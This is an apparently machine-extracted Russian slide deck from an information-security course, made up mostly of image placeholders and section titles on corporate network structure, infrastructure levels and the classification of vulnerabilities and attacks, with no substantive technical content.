



# Типовая корпоративная сеть, понятие уязвимости и атаки

Раздел 1 – Тема 2


# Типовая корпоративная сеть




# Уровни информационной инфраструктуры




# Уровни информационной инфраструктуры




# Уровни информационной инфраструктуры



# Уровни информационной инфраструктуры




# Уровни информационной инфраструктуры




# Уровни информационной инфраструктуры

ПОЛЬЗОВАТЕЛИ





The background is a solid blue color. In the top-left corner, there is a faint, semi-transparent image of a globe showing the continents. Overlaid on the blue background are several large, thin, white geometric shapes, including arcs and a hexagonal-like shape, which appear to be part of a larger design or diagram.

# Классификация уязвимостей и атак

Раздел 1 – Тема 3

# Примерный сценарий атаки

